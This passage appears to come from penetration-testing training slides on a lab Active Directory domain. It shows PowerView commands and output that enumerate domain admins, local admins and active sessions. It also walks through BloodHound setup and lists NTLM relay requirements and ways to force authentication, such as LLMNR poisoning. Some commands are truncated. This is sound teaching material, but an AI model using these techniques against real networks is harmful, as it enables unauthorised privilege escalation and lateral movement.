adm_workstations CN=adm_workstations,OU=Admins,OU=pwny,DC=lab...
```

➤ Enumerate what groups a specific user is member of

List all members of a specific group

```
Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred | Format-Table groupname, memberdomain, membername
```

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred | Format-Table groupname, memberdomain, membername
```

GroupName	MemberDomain	MemberName
Domänen-Admins	pwny.lab	luke.skywalker
Domänen-Admins	pwny.lab	pwnyadm
Domänen-Admins	pwny.lab	shirsch
Domänen-Admins	pwny.lab	mfriedman
Domänen-Admins	pwny.lab	sbeyer
Domänen-Admins	pwny.lab	ckrueger
Domänen-Admins	pwny.lab	mdresdner
Domänen-Admins	pwny.lab	Administrator

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "adm_workstations" -Recurse -Credential $Cred | Format-Table groupname, memberdomain, membername
```

GroupName	MemberDomain	MemberName
adm_workstations	pwny.lab	obi-wan.kenobi
adm_workstations	pwny.lab	rboral
adm_workstations	pwny.lab	tdiederich
adm_workstations	pwny.lab	klaggal
adm_workstations	pwny.lab	pbohm
adm_workstations	pwny.lab	omiqogh
adm_workstations	pwny.lab	pfoerster
adm_workstations	pwny.lab	tkardis
adm_workstations	pwny.lab	josterhagen
adm_workstations	pwny.lab	chartmann

➤ Go for a hunt and check out users that have active sessions work computers

Go hunting for active user sessions

```
Invoke-UserHunter -showall -Credential $cred -ComputerName workstation04 | Format-Table -Property userdomain, username, computername, ipaddress
```

UserDomain	UserName	ComputerName	IPAddress
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105

➤ Remember that one??

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred me, memberdomain, membername
```

GroupName	MemberDomain	MemberName
Domänen-Admins	pwny.lab	luke.skywalker
Domänen-Admins	pwny.lab	pwnyadm

- List members of local groups of any system that has joined the domain

List all members of a specific local group

```
Get-NetLocalGroupMember -ComputerName workstation04 -GroupName Administratoren -Credential $Cred | Format-Table membername, isgroup, isdomain
```


```
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
-Credential $Cred | Format-Table membername, isgroup, isdomain
WARNUNG: [Invoke-UserImpersonation] Executing LogonUser() with user: PWNYP\jar-jar.
MemberName                                     IsGroup
-----
WORKSTATION04\helpdesk                         False
PWNYP\Domain-Admins                            True
PWNYP\adm_workstations                        True
WARNUNG: [Invoke-RevertToSelf] Reverting token impersonation and closing LogonUser
```

- Remember that one??

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity adm_workstations -Recurse -Credential $Cr
name, memberdomain, membername
GroupName                                     MemberDomain                                     MemberName
-----
adm_workstations                             pwny.lab                                         obi-wan.kenobi
adm_workstations                             pwny.lab                                         rboral
adm_workstations                             pwny.lab                                         tdiederich
adm_workstations                             pwny.lab                                         klaggal
```

➤ Key takeaway of the enumeration

- » obi-wan.kenobi is member of the adm_workstations group
- » All members of the adm_workstations group have administrative rights on the workstation04.pwny.lab system
- » luke.skywalker who is member of “Domain Administrators” and has an active session on workstation04.pwny.lab



- BloodHound enumerates the whole AD with normal user privileges and exports it into a graph.
- BloodHound requires the following sets of information from an Active Directory:
 - » Who is logged on where?
 - » Who has admin rights where?
 - » What users and groups belong to what groups?
- All this information can be extracted with normal user privileges.
- This tool becomes very useful in more complex environments



Perform the following steps to use Bloodhound:

1. Use “Bloodhound PowerShell ingestor” to collect the data
 - a. Possible without administrative privileges (in most cases)
2. Setup neo4j and bloodhound
 - a. Instructions:
<https://github.com/BloodHoundAD/Bloodhound/wiki>
3. Run bloodhound and import the data



Phase 2 – Unprivileged user

Lateral movement - Bloodhound

BloodHound

Start typing to search for a node... [A] [K]

Database Info | Node Info | Queries


Pre-Built Analytics Queries

- Find all Domain Admins**
- Find Shortest Paths to Domain Admins
- Find logged in admins
- Find Top 10 Users with Most Sessions
- Find Top 10 Computers with Most Sessions
- Find Top 10 Users with Most Local Admin Rights
- Find Top 10 Computers with Most Admins

The diagram illustrates the relationships between domain administrators. It shows two groups of domain administrators: INTERNAL.LOCAL and EXTERNAL.LOCAL. The INTERNAL.LOCAL group includes users like BACKUP2, ASANDERS.ADMIN, BREYES.ADMIN, BSHOFFNER, AGARRELS, VBORDNER, GMAHOOD, GKUNST, LSPARR, BGRIFFIN, LHEDGECOCK, LLIVERMORE, NYUN, ACHAVARIN, and MLIZARRAGA. The EXTERNAL.LOCAL group includes INFORMATIONTECHNOLOGY7, ABROOKS_A, BREYNOLDS_A, PCARTER_A, DEDWARDS, GCABINESS, MOGORMAN, CRATHER, and KSUITS. Lines connect these users to their respective domain admin nodes, showing a complex web of relationships.

Phase 2 – Unprivileged user

Lateral movement - Bloodhound





Phase 2 – Lateral Movement

NTLM-Relay to move lateral within a network

➤ What are the requirements for it to work?


- » SMB Signing has to be deactivated on our target
 - » By default disabled on all workstations and servers except of DC's
- » Authentication needs to be done with a user that has administrative privileges on the target in order to get RCE

➤ Attacks to enforce authentication:

- » LLMNR/NBNS Poisoning
- » UNC Path Injection
 - » Websites – XSS, HTML injection, Directory Traversal, SQL injection etc.
 - » Office Documents etc.
 - » MITM
- » Open redirect

